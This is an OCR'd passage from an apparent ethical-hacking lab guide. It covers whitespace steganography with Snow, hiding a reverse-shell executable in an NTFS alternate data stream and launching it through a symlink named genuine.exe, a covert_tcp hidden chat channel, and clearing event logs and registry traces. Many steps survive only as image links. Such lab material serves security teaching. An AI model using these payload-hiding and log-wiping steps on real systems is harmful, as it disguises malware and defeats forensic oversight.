


❖ Snow

This is a white space steganography program to create hidden messages that are invisible to readers.

- ✓ Create a text document in the snow software folder
- ✓ Open the command prompt
- ✓ Switch to the software directory


- ✓ Create the hidden message




snow [-CQS] [-p] [-l line-len] [-f file] [-m message] [infile] [outfile]

- -C Compress the data if concealing, or uncompress it if extracting
- -Q Quiet mode. If not set, the program reports statistics such as compression percentages and amount of available storage space used.
- -S Report on the approximate amount of space available for hidden message in the text file. Line length is taken into account, but other options are ignored.
- -p password If this is set, the data will be encrypted with this password during concealment, decrypted during extraction.
- -l line-len When appending whitespace, snow will always produce lines shorter than this value. By default, it is set to 80
- -f message-file The contents of this file will be concealed in the input text file.
- -m message-string The contents of this string will be concealed in the input text file. Note that, unless a newline is somehow included in the string, a newline will not be printed when the message is extracted.

- ✓ Reading the hidden message





- Binding payloads to separate files

This method is only possible with NTFS file format.

- ✓ Create a folder
- ✓ Copy the payload to it (reverse32.exe)
- ✓ Run command prompt as administrator
- ✓ Open a text file

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\win 10>cd C:\crack

C:\crack>notepad readme.txt
```

- ✓ Directory details checking

```
C:\crack>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A2-C6B7

 Directory of C:\crack

01/09/2021  08:51 AM    <DIR>          .
01/09/2021  08:51 AM    <DIR>          ..
01/09/2021  08:51 AM                30 readme.txt
01/09/2021  08:47 AM            73,802 reverse32.exe
               2 File(s)         73,832 bytes
               2 Dir(s)  38,727,491,584 bytes free
```

- ✓ Binding the payload


```
C:\crack>type c:\crack\reverse32.exe > c:\crack\readme.txt:reverse32.exe
```

- ✓ Directory details after binding the payload

```
C:\crack>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A2-C6B7

 Directory of C:\crack

01/09/2021  08:51 AM    <DIR>          .
01/09/2021  08:51 AM    <DIR>          ..
01/09/2021  08:54 AM                30 readme.txt
01/09/2021  08:47 AM            73,802 reverse32.exe
               2 File(s)         73,832 bytes
               2 Dir(s)  38,727,413,760 bytes free
```

- ✓ Creting the symbolic link. This is also an executable file. After this, execute the genuine.exe. Then the payload will execute.


```
c:\crack>mklink genuine.exe readme.txt:reverse32.exe
symbolic link created for genuine.exe <<===>> readme.txt:reverse32.exe

c:\crack>genuine.exe
```



- Making live hidden chat by editing TCP header using covert_tcp program

The covert_tcp program is a simple utility written using C language for use on Linux systems only and has only been tried on Linux running version 2.0 kernels.


- ✓ Create a directory in kali desktop (send)
- ✓ Create a secrete message using a text editor




- ✓ Copy covert_tcp into the directory
- ✓ Compiling the covert_tcp

  cc command is stands for C Compiler. It is used to compile the C language codes and create executables. ***-o*** option will compile the source_file.c file, and create a executable output file with the specified name.


- ✓ Create a directory in ubuntu desktop (recieve)
- ✓ Copy covert_tcp into the directory




- ✓ Compiling the covert_tcp



- ✓ Running covert_tcp on Ubuntu to recievce the message




- ✓ Run wire shark on kali
- ✓ Run covert_tcp on kali to send the message



- ✓ Listning

✓ Packet capturing and filtering




- Clearing tracks


Hiding of digital footprints is the final stage of penetration testing. Ethical hackers cover their tracks to maintain their connection in the system and to avoid detection by incident response teams or forensics teams.

➢ Clearing tracks of the victim machine


✓ Clearing event viewer security logs



✓ Clearing the registry
HKEY_CURRENT_USER/SOFTWARE/MICROSOFT/WINDOWS/CURRENT VERSION/EXPLORER

